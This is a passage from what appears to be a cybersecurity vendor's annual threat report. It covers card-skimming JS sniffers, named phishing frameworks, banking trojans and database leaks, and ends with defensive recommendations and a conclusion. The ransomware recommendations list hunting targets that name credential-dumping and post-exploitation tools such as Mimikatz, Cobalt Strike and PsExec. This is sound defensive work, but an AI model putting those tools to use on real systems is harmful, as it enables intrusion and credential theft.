Over the reporting period, Group-IB specialists detected **323,778 bank cards** compromised using JS sniffers. The figure is about four times bigger than the number of compromised cards discovered by Group-IB over the previous period (H2 2020 – H1 2021).

Out of all the compromised cards, 301,165 were stolen using AngryBeaver sniffers, a total of 13,282 were stolen using a sniffer called **WorldCommerce**, and 813 cards were stolen using a modified version of the sniffer **Imageld**, whose original version was developed by a threat actor with the alias **poter**. The group **Inter-Group-23** stole 8,518 cards using the sniffer **Inter**.

Phishing frameworks are sets of phishing tools that include kits for quickly creating phishing websites and panels for interacting with them and collecting stolen information.

PHISHING FRAMEWORKS

Over the reporting period, Group-IB specialists detected attacks that involved **20** of the most popular phishing frameworks, with **12** of them being discovered for the first time. It was found that developers of phishing kits tend to be located in the same region as the banks and other organizations that they target. Another trend is that attacks involving a given framework continue even if its developer is arrested. For instance, many threat actors created their own versions of phishing kits based on the available source code of the **U-Admin** phishing panel. The same occurred with the phishing framework called **Reliable**.

NAME	DESCRIPTION
AdminLTE BR NEW	A phishing panel originating from Brazil and designed for attacks against financial organizations in Latin America and Brazilian users of Binance. In total, 37 panels were discovered.
Admintus NEW	A phishing panel designed for attacks against financial companies in Spain and Chile. Admintus is a variant of another panel that Group-IB specialists track as “Secure Phishing Panel”. Both send compromised data to Telegram. Spanish-speaking threat actors are likely to have created this panel. Over the reporting period, 99 phishing panels were discovered.
ALyss NEW	A phishing framework for attacks against financial companies in Europe and telecom companies in Canada. In all the cases detected, the threat actors used compromised websites and the same path to the framework. This fact, as well as users being redirected from compromised websites to phishing ones, suggests that the framework is used by a single threat actor — otherwise more tactics would be involved. Over the reporting period, 16 phishing panels were discovered.
Continued	Continued became one of the most popular phishing frameworks during the reporting period: Group-IB specialists discovered 555 unique phishing panels. In May 2022, a new version of the framework (Continued V3) with an extended list of targets was released. The new targets were mostly financial companies in various countries. The developer can also create a custom framework based on the customer’s individual requirements.

NAME	DESCRIPTION
Core Actions	This phishing panel was discovered by Group-IB specialists in February 2021. Its targets include banks in various countries, such as NAB, Union Bank of the Philippines, Nordea, Danskebank, Bancolumbia, ASB, BBVA, Caixabank, BNZ, TSB, and Bank of Ireland. Compared to the previous year, there were no significant changes to the framework. Group-IB specialists suspect that this framework is not particularly popular. The developer's region and language are currently unknown. Group-IB specialists discovered 30 new phishing panels.
Greyhat NEW	A phishing framework created by a threat actor with the same alias, Greyhat. The framework is not popular — only five panels were discovered in the reporting period. However, it was used to conduct successful attacks against financial organizations in Europe and the Caribbean.
Hack A panel NEW	A phishing framework developed by a threat actor with the alias Hack A . Most targets are financial companies in the UK.
iHack iPanel 2.0 NEW	A relatively simple phishing framework intended for attacking banks in Northern Europe and Spain. Its targets also include a crypto company. Compromised data is sent to an attacker-controller Telegram channel.
Kr3pto	A somewhat older but still popular dynamic phishing panel developed by a threat actor with the alias Kr3pto. Known targets included ANZ Australia, Lloyds, Halifax, Allied Irish Banks, TSB, Bank of Scotland, Open24, and Santander UK. The phishing framework remains as popular as it was a year ago. Kr3pto set up a shop on Telegram where users with only basic technical skills can buy the phishing kit and many other tools. Over the reporting period, 325 Kr3pto phishing panels were detected.
U-Admin	A phishing panel developed by a Ukrainian threat actor with the alias Kaktys , who was arrested in February 2021. U-Admin remains one of the most popular phishing frameworks available and is used in attacks very often. Group-IB specialists have identified at least 30 threat actors who use phishing panels based on U-admin.
Kr3pto-A2 (ATPro)	The developer of the phishing kit is believed to be located in the UK. The first signs of activity were detected in April 2021. The panel is based on Kr3pto. The detected targets include PayPal UK, Parcel delivery UK, HSBC UK, Barclays UK, Sparebanken Vest Norway, Danske Bank Denmark, and DBS Singapore. From a technical point of view, the phishing framework remained almost the same over the past year. Over the reporting period, 101 Kr3pto-A2 phishing panels were detected.
Pro Scam Panel NEW	The origin of the developer is unknown. The targets are financial companies in Spain. Over the reporting period, 77 unique panels were detected.
Reliable	<p>A phishing panel developed by a Dutch threat actor with the alias Reliable and advertised on Telegram. Its list of targets includes Dutch, Belgian, Finnish and Australian banks.</p> <p>The phishing panel includes all the capabilities and weaknesses of another popular phishing panel called U-Admin. The developer of Reliable was arrested on July 20, 2021 as a result of joint efforts by Group-IB and the Dutch national police.</p> <p>After the arrest, however, other threat actors started selling modified versions of the panel in their own Telegram channels. Group-IB specialists identified at least 10 variants of the Reliable panel.</p>

NAME	DESCRIPTION
Secure Key	A phishing panel used in attacks against British and Australian banks. It was discovered in March 2020. Group-IB specialists noticed that the framework started becoming less popular around H2 2022, perhaps because other phishing panels that target the same entities became more popular. In total, 88 phishing panels of this type were detected.
Wbot NEW	A phishing panel developed by an unknown threat actor. The kit is used in attacks against financial organizations in Northern Europe, Australia, and Turkey. Artifacts left in the code of the phishing kit suggest that its author speaks Turkish. Over the reporting period, 28 Wbot panels were detected.
Wine Panel NEW	A phishing panel developed by a Turkish speaker. It is used in attacks against financial organizations in Turkey. Over the reporting period, 58 panels were detected.
X-Sniper (Chase)	A phishing panel developed by a threat actor with the alias ElZero and intended for attacks against Chase Bank and PayPal. Over the reporting period, Group-IB detected 320 panels.
zOne51 NEW	A phishing panel that targets European banks. It is also sold on Telegram. Group-IB specialists discovered the panel in April 2022. Between April and June 2022, 12 unique panels were detected.
Zebtech NEW	A phishing panel developed by a threat actor with the alias ZebTech , who offers custom solutions based on the customer's requirements and sells the panel via Telegram. Its targets include financial companies in Europe and Australia. Over the reporting period, 58 new phishing panels were detected.
zeroc0d3r NEW	A phishing panel developed by a threat actor with the alias zeroc0d3rs and intended for attacks against financial companies in Europe and Australia. The author offers custom solutions based on the customer's requirements and sells their panel via Telegram. This phishing kit has one of the most powerful antibot features compared to its rivals. Over the reporting period, Group-IB specialists detected 22 phishing panels.

BANKING TROJANS

Banking Trojans for PC

A total of **12** banking Trojans have been active since mid-2021. Two of them stopped being used in 2022. The overall number of active Trojans in H2 2021 – H1 2022 is seven fewer than in the previous period, and only one new banking Trojan for PCs was discovered in this time.

- NEW** New Trojans
- ACTIVE** Active Trojans
- STOPPED** Active during the reporting period but later taken down
- INACTIVE** Inactive Trojans

STATUS	TROJAN	DATE EMERGED	LANGUAGE / REGION	REGIONS ATTACKED
NEW	Cinobi	Q2 2021	Unknown	Japan
ACTIVE	Grandoreiro	2017	Latin America	Brazil, Spain, Mexico, USA, Canada, Australia, UAE
ACTIVE	Mekotio	Unknown	Latin America	Brazil, Chile, Argentina, Mexico, Columbia, Ecuador, Peru, Spain
ACTIVE	Javali (Ousaban)	2017	Latin America	Spain, Brazil
ACTIVE	Guildma (Astaroth)	2017	Latin America	Brazil
ACTIVE	Metamorfo (Casbaneiro)	2018	Latin America	Mexico, Brazil
ACTIVE	Qbot	2009	Russian	USA, Canada
ACTIVE	IcedID	2017	Russian	Worldwide
ACTIVE	LokiPWS	2015	Russian	Worldwide
ACTIVE	Gozi	2007	Russian	Italy, Japan
ACTIVE	Danabot	2018	Russian	Worldwide
STOPPED	zLoader	2019	Russian	USA, Japan, Germany, Australia, Canada
STOPPED	Trickbot	2016	Russian	Worldwide
INACTIVE	RTM	2015	Russian	Inactive
INACTIVE	Backswap	2018	Unknown	Inactive
INACTIVE	Bbtok	Q4 2020	Latin America	Inactive
INACTIVE	Bizarro	Q1 2021	Latin America	Inactive
INACTIVE	Janeleiro	2019	Latin America	Inactive
INACTIVE	Pazera	2015	Latin America	Inactive
INACTIVE	Ramnit	2010	Russian	Inactive

Banking Trojans are still the most active in Latin America. In other regions they are being used less and less.

Two Trojans were taken down. In April 2022, Microsoft shared information about a successful joint operation with other companies to shut down the **Zloader** botnet. In March 2022, after the real names and internal correspondence of **Trickbot** and Conti threat actors were published, the Trickbot Trojan also stopped being used.

As in the previous reporting period, **Qbot**, **IcedID** and **Trickbot** were not used as stand-alone banking Trojans and instead were used to deliver other payloads (Cobalt Strike and ransomware).

Mailouts in English with **Danabot** were detected in H2 2021. In early 2022, the Trojan was updated and it is still sold on underground forums.

Over the reporting period, only one new banking Trojan was discovered: **Cinobi**. It targets users of crypto services in Japan.

Banking Trojans for Android

Over the reporting period, **14** Android banking Trojans were detected as active; 6 of them were new.

In 2022, one Trojan was taken down (Flubot). Another five Android banking Trojans were inactive compared to the previous period.

Threat actors are interested in Android banking Trojans because most banking customers use mobile apps, which increases supply and demand in this field.

- NEW** New Trojans
- ACTIVE** Active Trojans
- STOPPED** Active during the reporting period but later taken down
- INACTIVE** Inactive Trojans

STATUS	TROJAN	DATE EMERGED	LANGUAGE / REGION	REGIONS ATTACKED
NEW	Coper	Q3 2021	Russian	Germany, Poland, Italy, Spain, Netherlands, France, Saudi Arabia, USA, UAE
NEW	SOVA (Malibot)	Q3 2021	Russian	UK, Spain, Germany, France, Turkey, USA, Australia, Brazil, China, India, Philippines
NEW	Xenomorph	Q1 2022	Unknown	Portugal, Spain, Germany, Belgium, Canada
NEW	Godfather	Q1 2022	Unknown	Germany, Spain, France, Italy, Poland, Turkey, Canada
NEW	Ermac	Q3 2021	Russian	Germany, France, Poland, Czech Republic, Spain, Netherlands, Portugal, Romania, Russia, Austria, Italy, UK, Saudi Arabia, Mexico, Turkey, USA, Australia, New Zealand, Japan
NEW	Sharkbot	Q4 2021	Unknown	USA, Canada, UK, Italy, Turkey, Netherlands, Spain, Poland, Germany, Austria, Australia
NEW	Falcon	Q3 2021	Unknown	Russia
ACTIVE	TeaBot (Anatsa)	Q1 2021	Unknown	Italy, Germany, Belgium, Netherlands, UK, France, Austria, Germany, Portugal, Greece, Croatia, Spain, Hungary, Sweden, Hong Kong, Australia, New Zealand, USA, India, Kazakhstan, Russia
ACTIVE	Hydra	2019	Unknown	Germany, Spain, Austria, Turkey, Columbia
ACTIVE	BRATA	2019	Latin America	Italy, Poland, UK, Latin America

STATUS	TROJAN	DATE EMERGED	LANGUAGE / REGION	REGIONS ATTACKED
ACTIVE	Cerberus v2	Q2 2020	Russian	USA, India, Italy, Indonesia, Pakistan, Canada, France, Brazil, Turkey
ACTIVE	Anubis	Q4 2019	Russian	USA, India, Italy, Indonesia, Pakistan, Canada, France, Brazil, Turkey
ACTIVE	Drinik	2016	Unknown	India
STOPPED	FluBot	Q1 2021	Russian	Germany, Spain, Netherlands, Austria, Switzerland, Belgium, UK, Hungary, Slovakia, Czech Republic, Greece, Italy, Bulgaria, Denmark, Norway, Sweden, Finland, Australia, Japan
INACTIVE	Ghimob	Q4 2020	Latin America	Inactive
INACTIVE	EventBot	Q1 2020	Unknown	Inactive
INACTIVE	FlexNet	2014	Russian	Inactive
INACTIVE	Ginp	Q3 2019	Unknown	Inactive
INACTIVE	BlackRock	Q2 2020	Unknown	Inactive


Unlike the market for banking Trojans for PC, the market for Android Trojans continues to evolve. Seven new banking Trojans have been detected. Some are based on the source code of known Trojans. **Xenomorph** is based on **Alien Bot**, for example, while **Falcon** is based on **Anubis**.

One of the most active Trojans, **Flubot**, was taken down in H1 2022. On June 1, Europol reported that the infrastructure of the mobile banking Trojan had been taken down. This was the result of joint efforts by law enforcement agencies in 11 countries and an investigation aimed at detecting the malware's critical infrastructure. Australia, Belgium, Finland, Hungary, Ireland, Spain, Sweden, Switzerland, the Netherlands, and the US took part in the operation. The Dutch police announced that about 10,000 victims were disconnected from the Flubot network as a result of the operation, which prevented 6.5 million spam text messages from being sent to potential victims.


The Trojan **BlackRock**, which was used in the past, has not shown any signs of activity since April 2021. Group-IB specialists believe that its developer, **DukeEugene**, switched to a new project, namely a banking Trojan called **Ermac**, which has many code overlaps with BlackRock.

As a result of databases being leaked into the public domain, **2,927,375,840** strings with user data in **1,421** published databases belonging to various websites and companies were compromised between H2 2021 and H1 2022. For reference, between H2 2020 and H1 2021 the same happened to **4,870,040,544** strings with user data in **708** published databases.

Compromised data over the two periods




Affected companies and websites




In general, despite a two-fold increase in the number of published databases, including several high-profile cases, the average size of a single database shrunk. In the previous period, a single database contained

6,878,588 records on average, while the figure for the current period reached only **2,060,082**. The diagram below compares the average values for both periods.



The median database size in the previous period was **60,208**, while the current figure is **9,709**. The diagram below compares median values for both periods.



The reason for the decline is that threat actors increasingly often publish various small databases en masse. They do so in order to build their reputation and damage companies rather than to make money. If a database is worth anything at all, they prefer to put it up for sale rather than make it publicly available. Nevertheless, analysis shows that small databases often contain sensitive information about users, which has been seen before in larger and more notable cases. It is also not uncommon for users to register on websites that later fall victim to database leaks using their corporate email addresses and simple passwords.

HI-TECH CRIME TRENDS 2022/23

CHAPTER 13.

SECURITY RECOM- MENDATIONS

Many organizations fail to meet basic security requirements. This is particularly dangerous for critical infrastructure, which is at heightened risk.

Below are security recommendations created based on the information contained in this report.

SALE OF ACCESS TO FINANCIAL INSTITUTIONS

CHAPTER 13. SECURITY RECOMMENDATIONS

HI-TECH CRIME TRENDS 2022/2023

Recommended security measures:

1. Configure account access blocking to protect against brute-force attacks.
2. Check public data leaks for sets of credentials and change passwords that have been found in leaks.
3. Limit remote access so that it can be gained only from trusted IP addresses or after a device that tries to gain remote access has been successfully identified. If these measures are not possible, ensure filtering by Geo IP.
4. Disable or block unused remote services.
5. Use multi-factor authentication for remote service accounts. This limits opportunities for using compromised credentials.
6. Use minimal privileges for service accounts, restricting the permissions granted to processes with potential vulnerabilities that hackers can potentially exploit.
7. Install software updates on a regular and timely basis to eliminate any identified vulnerabilities.
8. Analyze security posture and test for breach vulnerabilities to identify weaknesses and possible attack vectors.

9. Take stock of the external network perimeter, network firewall rules, and network address broadcasting (NAT) rules to minimize the likelihood of making any services public by mistake.
 10. Continuously identify shadow IT² to manage your attack surface.
 11. Ban Internet access for any easily compromised devices such as video surveillance equipment, smart home devices, office equipment (printers, scanners, multifunctional printers), and storage devices and media (such as SOHO-segment NAS servers).
 12. Limit network access for specific tasks (e.g., contractors should get access only to servers that they need to carry out their work, rather than a whole network segment or the entire network).
 13. Add an “expires at” field to user accounts and access privileges for situations when manually revoking remote access could fail.
 14. Identify signs of initial access, gaining persistence, and progress across the network. Although most techniques used by attackers are primitive and can be detected even with an untrained eye, regular proactive threat hunting helps prevent and combat sophisticated attacks.
 15. Regularly scan the infrastructure for indicators of compromise to detect signs of unauthorized network access.
 16. Ban users from signing up to third-party services with their corporate email address.
- 2 Shadow IT are systems and devices used by employees without the company’s IT department knowledge or approval.

RANSOMWARE ATTACKS

Recommended security measures:

1. Focus on winword.exe/excel.exe creating suspicious folders and files or starting processes such as rundll32.exe and regsvr32.exe.
2. Hunt for suspicious cscript.exe/wscript.exe executions, especially involving network activity.
3. Search for powershell.exe processes with suspicious or obfuscated command lines.
4. Analyze executables and scripts dropped into the Startup folder, added to Run keys, or run via scheduled tasks.
5. Monitor sdbinst.exe execution for suspicious command line arguments.
6. Monitor sub keys created under HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options.
7. Make sure your security controls detect command lines that are typical for credential dumping tools such as Mimikatz.
8. Hunt for common artifacts of network reconnaissance tools such as AdFind's command line arguments.
9. Search for file artifacts related to executing files from uncommon locations such as C:\ProgramData, %TEMP% or %AppData%.
10. Hunt for RDP-related Windows Registry and Firewall modifications.
11. Collect and analyze RDP connection data to uncover any lateral movement attempts.
12. Hunt for wmic.exe executions with suspicious command lines.
13. Monitor bitsadmin.exe for abnormal behavior, especially related to downloads of potentially malicious files.
14. Make sure that your systems detect Cobalt Strike beacons and similar payloads typical for post-exploitation frameworks. At the very least, focus on systems that are launched with common command line arguments and from common locations.

15. Hunt for network connections from common system processes. You can also use known lists of Cobalt Strike team servers, which you can obtain from your cyber threat intelligence provider.
16. Search for new service creation events related to PsExec, SMBExec, and other dual-use or offensive security tools.
17. Hunt for executables masqueraded as common system files (e.g. svchost.exe) and that have uncommon execution parents or locations.
18. Monitor remote access software in your network for signs of unauthorized usage.
19. Search for cloud storage client installation events and cloud storage access events and check whether they are legitimate.
20. Hunt for common FTP software on endpoints to identify installations with malicious configurations.

PHISHING, SCAM AND PHISHING AFFILIATE PROGRAMS, FAKE PAYMENT PAGES

Recommended security measures:

1. Set up a process for collecting information about fraudulent links and screenshots with links submitted by customers.
2. The links must be analyzed and blocked.
3. Analyze transactions to identify cash-out schemes.
4. Hunt for phishing websites.
5. Inform customers about fraud schemes.

BANKING BOTNETS AND TROJANS

Recommended security measures:

1. Conduct session analysis to detect man-in-the-browser attacks.
2. Analyze sessions to detect instances of remote control over a computer during payment.
3. Analyze and identify user computer environment simulation.
4. Detect compromised logins, passwords, and bank cards.

MALWARE FOR ANDROID

CHAPTER 13. SECURITY RECOMMENDATIONS

HI-TECH CRIME TRENDS 2022/2023

Recommended security measures:

1. Using mobile apps, analyze the environment and detect suspicious apps on the device.
2. Detect instances of applications being launched with root permissions.
3. Detect overlay windows being displayed.
4. Detect SMS messages and push notifications being intercepted.

Recommended security measures:

1. Require that e-commerce websites adhere to strict security measures.
2. Make provisions for malware express checks on e-commerce websites, in the contracts.
3. Carry out express checks.
4. Detect the source of compromised cards by identifying locations (physical or online) where multiple compromised cards have been used.
5. Analyze the cards put up for sale on card shops to detect how and from where the card data may have been stolen.

CONCLUSION

Cyberattacks are on the rise. The aggravation of global geopolitical tensions, increased economic instability, raging military conflicts, and growing population unrest in multiple locations across the globe, and the continued, lasting impacts of the COVID-19 pandemic and related lockdowns have seen hacktivists and pro-state actors turn ever more to cybercrime to achieve their ambitions. Cyberattacks, whether carried out for financial motivation or ideological confrontation, have become more destructive and more devastating.

Through analysis of the tactics, techniques and procedures of threat actors of all kinds, Group-IB researchers have come to the conclusion that the core targets for cybercriminals over the past year have been critical infrastructure and governmental organizations. Industrial enterprises, nuclear power plants, innovation centers such as scientific institutions, utility companies, and government websites are the most vulnerable to the attacks of cybercriminals, who are intent on wreaking havoc on the everyday life of people across the globe.

Looking within these targeted companies, it is apparent that many employees and systems do not comply with basic cybersecurity benchmarks. Many organizations still do not make multi-factor authentication mandatory or enforce a ban on the use of corporate email addresses for registration with third-party services. Without these simple measures, the risk of potentially catastrophic cyberattacks increases dramatically.

Banks and financial institutions are another core target market for cybercriminals of all kinds, from trivial ransomware groups to advanced nation-state hackers. Cybercriminals are now less interested in stealing users' data from ATMs, Group-IB analysts found. Now, they prefer to attack POS terminals, due to the fact that these devices do not encrypt data in their RAM. This makes it easier for threat actors to steal information.

The growing popularity of mobile banking apps is leading to growth in the number of Android banking trojans in circulation. On the flipside, PC malware is slowly becoming a thing of the past. Financial institutions need to change their approach to customer protection and switch from classic anti-fraud protection services to solutions based on behavioral analysis that can find and stop malicious activity long before an attack is launched.

Cryptocurrency exchanges have also experienced an increase in cybercriminal attacks targeting the most vulnerable part of their infrastructure – blockchain bridges. In order to protect customers' investments, organizations must address flaws in the basic code of blockchain bridges and tighten the rules for validating transactions.

Another target industry for threat actors is IT and cybersecurity. For these industries, the tactic of choice for hackers is supply chain attacks. Cybercriminals demonstrated this with aplomb during a successful attack on the software vendor SolarWinds in 2020 and the devastating Okatpus campaign of 2021 that hit more than 130 organizations. These attacks demonstrated just how effective supply chain attacks are when it comes to the theft of data.

By analyzing the full scope of cyber threats, Group-IB analysts concluded that companies in all industries are most prone to ransomware attacks, spear phishing, and stealer attacks. The ransomware industry, which until recently focused on petty extortion from individuals, has developed into a huge market with its own corporations and channels for finding specialists. Ransom demands have skyrocketed as well, as cybercriminals have demanded billions of dollars from affected companies.

One concerning trend seen over the past year is the increasing tendency of ransomware operators to purchase initial access data on underground

markets. Large hacker groups are employing talented, in-demand specialists, including those who are able to exploit zero-day vulnerabilities. Expert hackers are being poached from competitors or discovered through affiliate programs, in spite of the fact that the latter are prohibited on the largest dark web forums.

Ransomware attacks are becoming more frequent. The skills and experience gained by attackers through their constant activity has given them the capability to compromise the infrastructure of even the most secure companies. As a result of these trends, ransomware continues to be the number one threat to all industries in all regions of the world.

Companies can, and do make huge investments into protection against cyber threats. However, attackers can still easily gain access to critical infrastructure through successful spear phishing attacks. The phishing emails sent to company employees are targeted to match the current news agenda or impersonate reputable brands. As a result, phishing emails are becoming more convincing in the eyes of victims. Additionally, the number of phishing frameworks is growing year on year, making it ever more difficult for companies to detect them.

Another worrying trend seen over the past year is an increase in the use and effectiveness of stealers. Even a company the size of Uber, with its strong cybersecurity infrastructure, can fall victim to this type of malware. Stealers are available to cybercriminals at low, or even no cost, and the data they steal is in increasing demand among cybercriminals of various competencies. Stealers work indiscriminately, and they allow threat actors to infect as many devices as possible. This has led to a surge not just in the number of stealer attacks, but also the scale of the damage they can cause.

The risks of new, even more damaging threats underscores the need for companies and government organizations, irrespective of their industry and location, to begin strengthening their security posture. Their future depends on it.

Even the most secure companies can easily be compromised by a cybercriminal hacking into a router in a remote employee's house or an employee clicking on a phishing link in their corporate mail inbox. The cost of such mistakes is especially severe if they impact the critical infrastructure sector. In order to stamp out these mistakes or lapses of judgment, there is only one solution. Companies must craft and develop an internal cybersecurity culture and ensure compliance.

The unprecedented speed with which hackers are creating tools to exploit vulnerabilities makes completing timely software updates a matter of utmost importance. This can be a challenge in a long update deployment cycle. By analyzing hacker attacks, we see that the main way to prevent them is to identify the infrastructure vulnerabilities that are most likely to be exploited. This tactic, we believe, goes a long way to increasing a company's or organization's security posture.

Our thorough analysis of the latest cyber threat trends allows us to conclude that cybercriminals will develop new tools and leverage tactics that are difficult to recognize and detect. For the same reason, we predict that hackers will resort to infecting legitimate software and services. This can mean only one thing: maintaining reliable and secure protection against cyberattacks will not be possible without the constant collection and monitoring of information about the attackers' tools and the resources they use, e.g., phishing sites, Telegram channels.

Despite the increasing intensity of attacks and the emergence of new tools, in most cases the attackers' techniques are quite primitive. Controlling the external attack surface and, identifying signs of initial access and lateral movement through the network will help prevent simple cyberattacks.

To protect against advanced campaigns and techniques, companies need to implement proactive threat hunting, security analysis, and penetration testing practices. This will allow them to find vulnerabilities in their infrastructure and identify possible attack vectors.

Group-IB's mission:
Fight against cybercrime

Group-IB is a leading provider of innovations and solutions for detecting and preventing cyberattacks, eliminating fraud, and protecting brands from digital risks worldwide.

19 years of hands-on experience

1,300+ cybercrime investigations worldwide

70,000+ hours of incident response

